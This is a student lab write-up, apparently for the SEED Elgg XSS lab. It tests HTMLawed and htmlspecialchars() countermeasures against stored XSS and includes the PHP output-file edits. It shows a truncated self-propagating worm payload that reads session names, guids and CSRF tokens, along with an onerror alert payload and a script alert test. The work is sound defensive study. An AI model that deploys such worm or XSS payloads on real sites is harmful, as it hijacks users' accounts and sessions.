
We log into Charlie’s account, one of the victims and see the following:



The screenshot shows the user profile page for 'Charlie'. On the left, there's a profile picture of a cartoon detective holding a magnifying glass, and buttons for 'Edit profile' and 'Edit avatar'. Below these are links for 'Blogs', 'Bookmarks', 'Files', and 'Pages'. On the right, the 'About me' section contains the text 'Samy is my hero' followed by a multi-line JavaScript payload. The payload is a function that runs on page load, constructs an HTML header tag, retrieves the content of an element with ID 'worm', appends a script tag, and then sets various variables using elgg session data.

```
window.onload = function(){  
  
var headerTag = "";  
  
var jsCode = document.getElementById("worm").innerHTML;  
  
var tailTag = "</" + "script>";  
  
var wormCode = encodeURIComponent(headerTag + jsCode  
+ tailTag);  
  
var userName=elgg.session.user.name;  
  
var guid="&guid="+elgg.session.user.guid;  
  
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;  
  
var token="&
```

We see that the plugin has displayed the entire code, and this is no more executed. This is because the plugin has converted this code into data. On logging into Alice's account and visiting Charlie's account now, we see that Alice is no more impacted. Hence, this countermeasure to XSS attack is successful. Before and After visiting Charlie's account:



Turn on both countermeasures

We uncomment out the PHP-method htmlspecialchars() in the text.php, url.php, dropdown.php and email.php files. We also make sure that the next line is commented because that would otherwise negate the effect of htmlspecialchars() function:

```
url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open
if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8');
        // $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    // $text = $url;
}

text.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];

email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 * @uses $vars['value'] The email address to display
 */
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
// $encoded_value = $vars['value'];

if (empty($vars['value'])) {
    echo "<a href='mailto:$encoded_value'>$encoded_value</a>";
}

dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 * @uses $vars['text'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];
```


Now, we again log into Charlie's account and see a similar output as that with only HTMLawed countermeasure on. This is because HTMLawed sanitized the HTML web page against XSS attack, and htmlspecialchars() just encoded the data. Here, since there were no special HTML characters, the result was similar in both the cases. These two countermeasures basically made sure that the code inputted by the user is read as data by the browser and not code, hence preventing XSS attack. Now, in order to demonstrate the difference between the two countermeasures, we perform a different type of XSS attack.


First, we disable both the countermeasures implemented and do the following:

1. We enter the following into Bobby's brief description field (because it is plain text and not rich text {in order to see the effect of htmlspecialchars()}):

Brief description


Public ▼

2. As soon as we save this change, we see that Bobby's profile creates an alert:




This is because there is no image source as 1, and on error specifies to alert(1).

- Now, we log into Alice's account and go on the profile page of Bobby. We see that the alert pops up, hence proving that the given code ran.




- Now, we enable the HTMLawed plugin from the admin account again, and then log into Alice's account and go to Bobby's profile to see if the alert still pops up:



We see that the alert still pops up and hence the code still runs. This proves that the HTMLawed plugin countermeasure did not work anymore.

5. Now, we enable the htmlspecialchars() countermeasure just as before and perform the same activity. We first log into Bobby's account and see the following:




Bobby
Brief description:

[Edit profile](#)
[Edit avatar](#)

There is no alert anymore but in fact the code that we entered is displayed on the profile. We log into Alice's account and go to Bobby's profile to see if the alert pops up:

Activity Blogs Bookmarks Files Groups More »



Bobby
Brief description:

[Add friend](#)
[Send message](#)

▼

Nc

We see that Alice has the same view as what Bobby had of his own profile. The code is no more executed, and it is treated as text. This proves that the `htmlspecialchars()` encodes the HTML input from the user, avoiding any XSS attack.

For an example, this is how the input is sanitized by HTMLawed:

Entered Input:

Display name

Boby

About me

[Visual editor](#)

```
<script>
alert('XSS');
</script>
```

Public

After saving and clicking on edit profile again, we see our entered data is converted into:

About me

```
<p>alert(&#39;XSS&#39;);</p>
```

Display of the profile's web page, indicating the code is treated as string:



Boby

About me

```
alert('XSS');
```